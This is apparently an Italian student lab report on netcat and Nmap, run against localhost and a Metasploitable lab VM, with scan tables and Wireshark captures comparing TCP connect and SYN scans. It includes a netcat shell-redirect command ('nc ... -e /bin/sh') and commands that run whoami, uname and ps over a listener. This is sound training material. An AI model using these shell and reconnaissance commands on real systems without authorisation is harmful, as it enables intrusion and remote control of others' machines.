

M3 - Settimana 9 - Giorno 2 - RELAZIONE - 01/09/2025 - Giuseppe Gigliotti - Netcat e Nmap Scan

Traccia Netcat:

- utilizziamo il comando da terminale:

```
nc -lvp 9001 # apriamo un listener per le connessioni in entrata  
# usando il flag -l e -p per assegnare il numero di porta
```

- su un altro terminale utilizziamo il comando:

```
nc 127.0.0.1 9001 # verifichiamo se una porta è aperta su un determinato indir  
zzo IP  
# o per stabilire una connessione di rete con un host remoto, agendo da clien  
t per  
# inviare o ricevere dati su quella porta specifica
```

Risultato:

```
(kali㉿kali)-[~]
$ man nc

(kali㉿kali)-[~]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 40498
ciao
█

(kali㉿kali)-[~]
$ nc 127.0.0.1 9001
ciao
█
```

- proviamo un altro comando:

`nc -lvp 9001` # apriamo un listener per le connessioni in entrata
usando il flag `-l` e `-p` per assegnare il numero di porta

- su un altro terminale utilizziamo il comando:

`nc 127.0.0.1 9001 -e /bin/sh` # esegue una shell che verrà reindirizzata al
nostro sistema.
Questo ci consente di eseguire comandi dal nostro terminale

Risultato:

```
(kali㉿kali)-[~]
└─$ man nc

(kali㉿kali)-[~]
└─$ nc -lvp 9001
listening on [any] 9001 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 40498
ciao
^C

(kali㉿kali)-[~]
└─$ nc -lvp 9001
listening on [any] 9001 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 43602
ls
Desktop
Documents
Downloads
Music
nmap-SYNC.pcap
nmap-TCP.pcap
Pictures
Public
Templates
test_udp.pcap
test_udp_ritardo.pcap
Videos
^C

(kali㉿kali)-[~]
└─$ nc 127.0.0.1 9001
ciao

(kali㉿kali)-[~]
└─$ nc 127.0.0.1 9001 -e /bin/sh

(kali㉿kali)-[~]
└─$
```

- proviamo il comando:

`nc -lp 9001 -c whoami` # questa riga di comando ci darà il nome utente corrente

- su un altro terminale utilizziamo il comando:

`nc 127.0.0.1 9001`

Risultato

```
(kali㉿kali)-[~]
└─$ nc -lp 9001 -c whoami

(kali㉿kali)-[~]
└─$ nc 127.0.0.1 9001
kali
```


- utilizziamo il comando:

```
nc -lvp 9001 -c "uname -a" # questa riga ci darà le informazioni di sistema
```

- su un altro terminale utilizziamo il comando:

```
nc 127.0.0.1 9001
```

Risultato



```
(kali@kali)-[~]  
$ nc -lvp 9001 -c "uname -a"  
listening on [any] 9001 ...  
connect to [127.0.0.1] from localhost [127.0.0.1] 55966  
  
(kali@kali)-[~]  
$ nc 127.0.0.1 9001  
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38  
-12) x86_64 GNU/Linux
```

- vediamo il comando

```
nc -lvp 9001 -c "ps -aux" # questa riga ci mostrerà tutti i processi  
# attualmente in esecuzione sulla destinazione
```

- su un altro terminale utilizziamo il comando:

```
nc 127.0.0.1 9001
```

Risultato:

```
(kali㉿kali)-[~]
$ nc -lvp 9001 -c "ps -aux"
listening on [any] 9001 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 48672

(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ nc 127.0.0.1 9001
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIM
E COMMAND
root         1  0.0  0.3  23908 14720 ?        Ss   Sep07   0:0
2 /sbin/init splash
root         2  0.0  0.0      0     0 ?        S    Sep07   0:0
0 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    Sep07   0:0
0 [pool_workqueue_release]
root         4  0.0  0.0      0     0 ?        I<   Sep07   0:0
0 [kworker/R-kvfree_rcu_reclaim]
root         5  0.0  0.0      0     0 ?        I<   Sep07   0:0
```

Tutti i comandi che abbiamo mostrato non sono di alcun danno al bersaglio, ma gli aggressori possono passare a fare altri comandi dannosi per ottenere l'accesso e distruggere la reputazione del bersaglio.

Traccia Nmap:

- Scansione TCP sulle porte well-known (ben note):

```
nmap -sT --top-ports 250 192.168.50.101 # è un metodo di scansione
# più invasivo, in quanto per controllare se una porta è aperta o meno
# e recuperare informazioni sul servizio in ascolto, nmap completa
# tutti i passaggi del 3-way-handshake, stabilendo di fatto un canale.
```

Come richiesto dall'esercizio, dopo la scansione possiamo visualizzare un report della stessa. Per comodità utilizziamo il flag -oX per creare un file .xml della scansione che convertiremo in html tramite il tool "xsltproc" per convertire il file .xml in html per visualizzarlo.

```
nmap -sT --top-ports 250 -oX scansioneTCP.xml 192.168.50.101  
&& xsltproc scansioneTCP.xml -o scansioneTCP.html
```

Possiamo visualizzare un immagine del report. Il report completo sarà lasciato nella directory.

Hostnames

- metasploitable (PTR)

Ports

The 231 ports scanned but not shown below are in state: **closed**

- 231 ports replied with: **conn-refused**

Port		State (toggle closed [0] filtered [0])	Service	Reason
21	tcp	open	ftp	syn-ack
22	tcp	open	ssh	syn-ack
23	tcp	open	telnet	syn-ack
25	tcp	open	smtp	syn-ack
53	tcp	open	domain	syn-ack
80	tcp	open	http	syn-ack
111	tcp	open	rpcbind	syn-ack
139	tcp	open	netbios-ssn	syn-ack
445	tcp	open	microsoft-ds	syn-ack
512	tcp	open	exec	syn-ack
513	tcp	open	login	syn-ack
514	tcp	open	shell	syn-ack
2049	tcp	open	nfs	syn-ack
2121	tcp	open	ccproxy-ftp	syn-ack
3306	tcp	open	mysql	syn-ack
5432	tcp	open	postgresql	syn-ack
5900	tcp	open	vnc	syn-ack
6000	tcp	open	X11	syn-ack
8009	tcp	open	ajp13	syn-ack

- Scansione SYN sulle porte well-known (ben note):

```
sudo nmap -sS --top-ports 250 192.168.50.101 # detto anche SYN scan,  
# è un metodo meno invasivo rispetto ad sT in quanto nmap, una volta ricevut  
o  
# il pacchetto SYN/ACK dalla macchina target, non conclude il 3-way-handsh  
ake,  
# ma appurato che la porta è aperta chiude la comunicazione,  
# di fatto evitando overload dato dalla creazione del canale.
```

```
# utilizziamo il comando sudo di differente rispetto all'altra scansione  
# perchè il SYN scan è più "stealth" perché non completa mai la connessione,  
# ma per farlo deve avere privilegi elevati per costruire  
# i pacchetti TCP custom.
```

Per comodità utilizziamo il flag -oX per creare un file .xml della scansione che convertiremo in html tramite il tool "xsltproc" per convertire il file .xml in html per visualizzarlo.

```
sudo nmap -sS --top-ports 250 -oX scansioneSYNC.xml 192.168.50.101  
&& xsltproc scansioneSYNC.xml -o scansioneSYNC.html
```

Possiamo visualizzare un immagine del report. Il report completo sarà lasciato nella directory.

Hostnames

- metasploitable (PTR)

Ports

The 231 ports scanned but not shown below are in state: **closed**

- 231 ports replied with: **reset**

Port		State (toggle closed [0] filtered [0])	Service	Reason
21	tcp	open	ftp	syn-ack
22	tcp	open	ssh	syn-ack
23	tcp	open	telnet	syn-ack
25	tcp	open	smtp	syn-ack
53	tcp	open	domain	syn-ack
80	tcp	open	http	syn-ack
111	tcp	open	rpcbind	syn-ack
139	tcp	open	netbios-ssn	syn-ack
445	tcp	open	microsoft-ds	syn-ack
512	tcp	open	exec	syn-ack
513	tcp	open	login	syn-ack
514	tcp	open	shell	syn-ack
2049	tcp	open	nfs	syn-ack
2121	tcp	open	ccproxy-ftp	syn-ack
3306	tcp	open	mysql	syn-ack
5432	tcp	open	postgresql	syn-ack
5900	tcp	open	vnc	syn-ack
6000	tcp	open	X11	syn-ack
8009	tcp	open	ajp13	syn-ack

- Scansione con switch "-A" sulle porte known (ben note):

```
nmap -A --top-ports 250 192.168.50.101 # Lo switch -A ci permette
# di recuperare molte informazioni utili sull'ip target,
# come versione del sistema operativo e dei servizi disponibili
# in ascolto sulle porte aperte.
# È di certo uno degli scan più invasivi, ovvero che invia più richieste,
```

ma ci permette di ottenere delle informazioni molto preziose
per le fasi successive.

Per comodità utilizziamo il flag -oX per creare un file .xml della scansione che convertiremo in html tramite il tool "xsltproc" per convertire il file .xml in html per visualizzarlo.

```
nmap -A --top-ports 250 -oX scansioneTOT.xml 192.168.50.101  
&& xsltproc scansioneTOT.xml -o scansioneTOT.html
```

Rispetto alle altre due scansioni, la scansione con il flag -A ci metterà più tempo in quanto invia molte più richieste per ottenere informazioni molto preziose.

Possiamo visualizzare un immagine del report. Il report completo sarà lasciato nella directory.

Hostnames

- metasploitable (PTR)

Ports

The 231 ports scanned but not shown below are in state: **closed**

- 231 ports replied with: **reset**


Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
21	top open	ftp	syn-ack	vsftpd	2.3.4	
	ftp-syst	STAT: FTP server status: Connected to 192.168.50.4 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text vsFTPd 2.3.4 - secure, fast, stable End of status				
	ftp-anon	Anonymous FTP login allowed (FTP code 230)				
22	top open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
	ssh-hostkey	1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA) 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)				
23	top open	telnet	syn-ack	Linux telnetd		
25	top open	smtp	syn-ack	Postfix smtpd		
	smtp-commands	metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN				
53	top open	domain	syn-ack	ISC BIND	9.4.2	

Go to top
Toggle Closed Ports
Toggle Filtered Ports

Facoltativo:

Evidenziare la differenza tra la scansione completa TCP e la scansione SYN intercettando le richieste inviate dalla macchine sorgente con Wireshark.

La cattura con Wireshark evidenzia che le richieste inviate da nmap con lo switch -sS sono richieste dove il TCP handshake non viene concluso, ma viene inviato solamente il pacchetto SYN. Laddove la macchina target risponde con un [RST,ACK] ci conferma che la porta è chiusa, e non ci sono servizi attivi. Differentemente, per le porte aperte, la macchina target ci risponderà con un pacchetto [SYN, ACK]. Guardate il comportamento della porta 80 (ed infatti troviamo un servizio HTTP in ascolto). Subito dopo aver ricevuto il pacchetto [SYN, ACK] la macchina attaccante chiuderà la connessione con un pacchetto [RST] di fatto evitando la conclusione del 3-way-handshake.



No.	Time	Source	Destination	Protocol	Length	Info
55	2.718659	192.168.50.101	192.168.50.100	TCP	60	23 → 33570 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
56	2.718660	192.168.50.101	192.168.50.100	TCP	60	587 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
57	2.718666	192.168.50.100	192.168.50.101	TCP	54	33570 → 23 [RST] Seq=1 Win=0 Len=0
58	2.718988	192.168.50.101	192.168.50.100	TCP	60	554 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
59	2.718989	192.168.50.101	192.168.50.100	TCP	60	8888 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
60	2.718989	192.168.50.101	192.168.50.100	TCP	60	443 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
61	2.718990	192.168.50.101	192.168.50.100	TCP	60	5900 → 33570 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
62	2.718990	192.168.50.101	192.168.50.100	TCP	60	80 → 33570 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
63	2.718997	192.168.50.100	192.168.50.101	TCP	54	33570 → 5900 [RST] Seq=1 Win=0 Len=0
64	2.719036	192.168.50.100	192.168.50.101	TCP	54	33570 → 80 [RST] Seq=1 Win=0 Len=0
65	2.719314	192.168.50.101	192.168.50.100	TCP	60	53 → 33570 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
66	2.719315	192.168.50.101	192.168.50.100	TCP	60	25 → 33570 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
67	2.719316	192.168.50.101	192.168.50.100	TCP	60	111 → 33570 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
68	2.719316	192.168.50.101	192.168.50.100	TCP	60	1720 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
69	2.719316	192.168.50.101	192.168.50.100	TCP	60	110 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
70	2.719317	192.168.50.101	192.168.50.100	TCP	60	1025 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
71	2.719317	192.168.50.101	192.168.50.100	TCP	60	995 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
72	2.719322	192.168.50.100	192.168.50.101	TCP	54	33570 → 53 [RST] Seq=1 Win=0 Len=0
73	2.719379	192.168.50.100	192.168.50.101	TCP	54	33570 → 25 [RST] Seq=1 Win=0 Len=0
74	2.719413	192.168.50.100	192.168.50.101	TCP	54	33570 → 111 [RST] Seq=1 Win=0 Len=0
75	2.719679	192.168.50.101	192.168.50.100	TCP	60	22 → 33570 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
76	2.719680	192.168.50.101	192.168.50.100	TCP	60	1043 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
77	2.719680	192.168.50.101	192.168.50.100	TCP	60	7 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
78	2.719681	192.168.50.101	192.168.50.100	TCP	60	49153 → 33570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
79	2.719686	192.168.50.100	192.168.50.101	TCP	54	33570 → 22 [RST] Seq=1 Win=0 Len=0

Frame 1: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits) on interface II, Src: PCSSystemtec d1:f8:5d (08:00:27:d1:f8:5d), Dst: 52:54:00:12:35:00 (52:54:00:12:35:00)

nmapSYNC.pcap Packets: 528 Profile: Default

La cattura con Wireshark evidenzia che le richieste inviate da nmap con lo switch -sT sono richieste dove vengono inviati anche i pacchetti successivi al pacchetto SYN tipici del 3 way handshake. Così come per la scansione TCP SYN, per le porte chiuse la macchina target ci invierà dei pacchetti con i flag [RST, ACK]

No.	Time	Source	Destination	Protocol	Length	Info
97	5.827643	192.168.50.100	192.168.50.101	TCP	74	47534 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3
98	5.827694	192.168.50.100	192.168.50.101	TCP	74	50704 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
99	5.827724	192.168.50.100	192.168.50.101	TCP	74	58874 → 1025 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
100	5.827755	192.168.50.100	192.168.50.101	TCP	74	59506 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
101	5.827798	192.168.50.100	192.168.50.101	TCP	74	56490 → 554 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
102	5.827829	192.168.50.100	192.168.50.101	TCP	74	55240 → 1723 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
103	5.827867	192.168.50.100	192.168.50.101	TCP	74	51182 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3
104	5.827907	192.168.50.100	192.168.50.101	TCP	74	43506 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
105	5.827944	192.168.50.100	192.168.50.101	TCP	74	38004 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
106	5.827983	192.168.50.100	192.168.50.101	TCP	74	38178 → 143 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
107	5.828295	192.168.50.101	192.168.50.100	TCP	74	22 → 47534 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PE
108	5.828296	192.168.50.101	192.168.50.100	TCP	60	3389 → 50704 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
109	5.828296	192.168.50.101	192.168.50.100	TCP	60	1025 → 58874 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
110	5.828296	192.168.50.101	192.168.50.100	TCP	74	3306 → 59506 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_
111	5.828296	192.168.50.101	192.168.50.100	TCP	60	554 → 56490 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
112	5.828296	192.168.50.101	192.168.50.100	TCP	60	1723 → 55240 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
113	5.828358	192.168.50.100	192.168.50.101	TCP	66	47534 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3924812145 TSe
114	5.828421	192.168.50.100	192.168.50.101	TCP	66	59506 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3924812145 T
115	5.828595	192.168.50.100	192.168.50.101	TCP	66	47534 → 22 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=392481214
116	5.828602	192.168.50.100	192.168.50.101	TCP	66	59506 → 3306 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3924812
117	5.828673	192.168.50.100	192.168.50.101	TCP	74	39678 → 995 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
118	5.828685	192.168.50.101	192.168.50.100	TCP	74	80 → 51182 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PE
119	5.828686	192.168.50.101	192.168.50.100	TCP	60	8888 → 43506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
120	5.828686	192.168.50.101	192.168.50.100	TCP	74	445 → 38004 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_P
121	5.828686	192.168.50.101	192.168.50.100	TCP	60	143 → 38178 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
122	5.828713	192.168.50.100	192.168.50.101	TCP	66	51182 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3924812145 TSe
123	5.828714	192.168.50.100	192.168.50.101	TCP	66	38004 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3924812145 TS
124	5.828766	192.168.50.100	192.168.50.101	TCP	74	33400 → 111 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
125	5.828816	192.168.50.100	192.168.50.101	TCP	74	36674 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
126	5.828885	192.168.50.100	192.168.50.101	TCP	74	35530 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3

Frame 89: 93 bytes on wire (744 bits), 93 bytes captured (744 bits)
 Ethernet II, Src: PCSystemtec_d1:f8:5d (08:00:27:d1:f8:5d), Dst: 52:54:00:12:35:00 (52:54:00:12:35:00)
 nmapTCP.pcap Packets: 634 Profile: Default